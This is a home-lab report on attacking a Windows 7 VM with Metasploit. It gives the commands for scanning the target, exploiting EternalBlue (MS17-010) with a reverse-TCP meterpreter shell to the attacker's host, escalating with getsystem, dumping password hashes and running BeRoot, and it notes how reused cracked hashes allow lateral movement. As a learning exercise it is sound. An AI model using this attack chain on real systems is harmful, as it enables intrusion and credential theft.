**Windows Privilege Escalation Using Metasploit — Home Lab Project**

# Table of Contents

1. Introduction
2. Lab Environment Setup
   * Attacker Machine
   * Target Machine
   * Network Configuration
3. Exploitation Phase
   * Metasploit Initialization
   * Target Enumeration
   * Vulnerability Identification
4. Gaining Initial Access
   * Exploit Module
   * Execution and Session Opening
   * Privilege Verification
5. Post-Exploitation Activities
   * Credential Dumping
   * Uploading and Executing BeRoot
   * Findings Summary
6. Lateral Movement Considerations
7. Legal and Licensing Disclaimer
8. Conclusion

# 1. Introduction

This report documents the setup and execution of a Windows privilege escalation lab using Metasploit Framework within a home lab environment. The purpose is to demonstrate post-exploitation techniques including password hash dumping, local security auditing, and identifying misconfigurations for potential lateral movement.

# 2. Lab Environment Setup

## 2.1 Attacker Machine

* OS: Kali Linux
* Metasploit Framework v6.4.69-dev


## 2.2 Target Machine

* OS: Windows 7 Enterprise SP1 (90-day Evaluation)
* Network: Host-Only Adapter

## 2.3 Network Configuration

Both VMs are configured with VMware Host-Only networking.

* Attacker IP: 192.168.145.129
* Target IP: 192.168.145.128




*Figure 1: VMware Network Adapter Settings for Kali and Windows 7 VMs*  
*Figure 2: IP Configuration Verification and Ping Test*

# 3. Exploitation Phase

## 3.1 Metasploit Initialization

* PostgreSQL service started and confirmed via systemctl status postgresql.
* Metasploit connected: db\_status shows connected.




*Figure 3: Metasploit Initialization and Database Connection*

## 3.2 Target Enumeration

### 3.2.1 Nmap Scan

Command: nmap -sV -O 192.168.145.128




*Figure 4: Nmap Scan Results*

### 3.2.2 SMB Version Detection

Command:

use auxiliary/scanner/smb/smb\_version  
set RHOSTS 192.168.145.128  
run

****

*Figure 5: SMB Version Detection Output*

## 3.3 Vulnerability Identification


Target found vulnerable to EternalBlue (MS17-010).

# 4. Gaining Initial Access

## 4.1 Exploit Module

* Module: exploit/windows/smb/ms17\_010\_eternalblue
* Payload: windows/x64/meterpreter/reverse\_tcp
* RHOSTS: 192.168.145.128
* LHOST: 192.168.145.129

## 4.2 Execution and Session Opening




*Figure 6: Meterpreter Session Opened via MS17-010*

## 4.3 Privilege Verification

Commands:

getuid  
getsystem

Result: NT AUTHORITY




*Figure 7: Privilege Escalation Verification*

# 5. Post-Exploitation Activities

## 5.1 Credential Dumping

Command: hashdump






*Figure 8: Extracted Windows Password Hashes*

**Note:** Sensitive hash data is partially redacted in screenshots.

## 5.2 Uploading and Executing BeRoot

### 5.2.1 Upload Command


upload /home/tafadzwa/Downloads/beRoot.exe C:\\Users\\Public\\beRoot.exe



*Figure 9: Upload Confirmation*

### 5.2.2 Execution Command

execute -f C:\\Users\\Public\\beRoot.exe



*Figure 10: BeRoot Execution Result*

## 5.3 Findings Summary

BeRoot identified potential privilege escalation vectors such as service misconfigurations and weak registry permissions.

# 6. Lateral Movement Considerations

Recovered NTLM hashes can be used for offline cracking. If cracked credentials are reused across other machines, lateral movement via SMB or RDP becomes possible.

# 7. Legal and Licensing Disclaimer

The Windows 7 ISO used was sourced from archived Microsoft evaluation resources. This setup is for educational and non-commercial purposes only.

# 8. Conclusion

This lab successfully demonstrated Windows privilege escalation using Metasploit, including session management, password hash extraction, and security misconfiguration analysis. Further steps would include integrating log monitoring tools (ELK/Splunk) and implementing hardening measures based on identified vulnerabilities.